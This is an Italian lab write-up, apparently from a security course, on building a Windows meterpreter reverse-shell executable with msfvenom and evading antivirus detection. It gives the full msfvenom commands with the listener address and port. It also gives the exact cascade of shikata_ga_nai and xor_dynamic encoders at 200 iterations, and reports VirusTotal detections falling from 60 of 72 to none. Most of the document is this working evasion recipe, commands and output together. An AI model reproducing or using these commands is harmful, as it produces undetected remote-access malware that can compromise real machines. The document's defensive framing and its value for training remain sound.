Creazione di un Malware con Msfvenom e Tecniche di Evasione Antivirus:


Introduzione

In questo esercizio abbiamo creato un payload malevolo con msfvenom e applicato tecniche di offuscamento per migliorarne la non rilevabilità da parte degli antivirus.

Abbiamo poi analizzato i risultati su VirusTotal confrontando la versione base e quella offuscata.

Generazione dei Payload e test con virustotal.com

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.22 LPORT=5959 -f exe -o base_payload.exe



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.22 LPORT=5959 -f exe -o base_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: base_payload.exe

┌──(kali㉿kali)-[~]
└─$ 
```

4c0e2d4447990e0e6ff10c1166161fa398ccd5bb56fb161693260bb5103449f8

60 / 72 Community Score

60/72 security vendors flagged this file as malicious

4c0e2d4447990e0e6ff10c1166161fa398ccd5bb56fb161693260bb5103449f8
ab.exe
peexe overlay

Size 72.07 KB

Last Analysis Date a moment ago

EXE


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.swrort/cryptz Threat categories trojan hacktool Family labels swrort cryptz marte


Offuscamento Payoload

Passaggi:


1. step1.raw: encoding shikata_ga_nai
2. step2.raw: encoding xor_dynamic
3. payload_offuscato.exe




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw -o step2.raw < step1.raw
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 6170 (iteration=0)
x86/xor_dynamic succeeded with size 6237 (iteration=1)
x86/xor_dynamic succeeded with size 6303 (iteration=2)
x86/xor_dynamic succeeded with size 6370 (iteration=3)
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.22 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai
 -i 200 -f raw -o step1.raw
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
x86/shikata_ga_nai succeeded with size 597 (iteration=8)
x86/shikata_ga_nai succeeded with size 624 (iteration=9)
x86/shikata_ga_nai succeeded with size 651 (iteration=10)
x86/shikata_ga_nai succeeded with size 678 (iteration=11)
x86/shikata_ga_nai succeeded with size 705 (iteration=12)
x86/shikata_ga_nai succeeded with size 732 (iteration=13)
x86/shikata_ga_nai succeeded with size 759 (iteration=14)
x86/shikata_ga_nai succeeded with size 786 (iteration=15)
x86/shikata_ga_nai succeeded with size 813 (iteration=16)
x86/shikata_ga_nai succeeded with size 840 (iteration=17)
x86/shikata_ga_nai succeeded with size 867 (iteration=18)
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o payload_offuscato.exe < step2.raw
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 25127 (iteration=0)
x86/shikata_ga_nai succeeded with size 25156 (iteration=1)
x86/shikata_ga_nai succeeded with size 25185 (iteration=2)
x86/shikata_ga_nai succeeded with size 25214 (iteration=3)
```



https://www.virustotal.com/gui/file/ad2a44061242b4c50a02c0f03996c3e76c347010c251ecd1fa01b44e8237bf
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
ad2a44061242b4c50a02c0f03996c3e76c347010c251ecd1fa01b44e8237bf39
Sign i
0
/ 62
Community Score
Reanalyze
Similar
More
DETECTION
DETAILS
COMMUNITY

No security vendors flagged this file as malicious

ad2a44061242b4c50a02c0f03996c3e76c347010c251ecd1fa01b44e8237bf39
payload_offuscato.exe

Size: 30.17 KB
Last Analysis Date: a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis — Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

Osservazioni:

- Il file non offuscato è stato rilevato dalla quasi totalità degli antivirus.
- L’uso combinato di encoder con iterazioni elevate ha **completamente evitato la rilevazione**.

Conclusioni

Abbiamo imparato a generare un payload funzionante, applicare encoder in cascata e testarne l'efficacia contro gli antivirus. I risultati dimostrano che anche semplici tecniche di offuscamento possono aggirare molti sistemi di rilevamento, rendendo fondamentale il costante aggiornamento delle difese.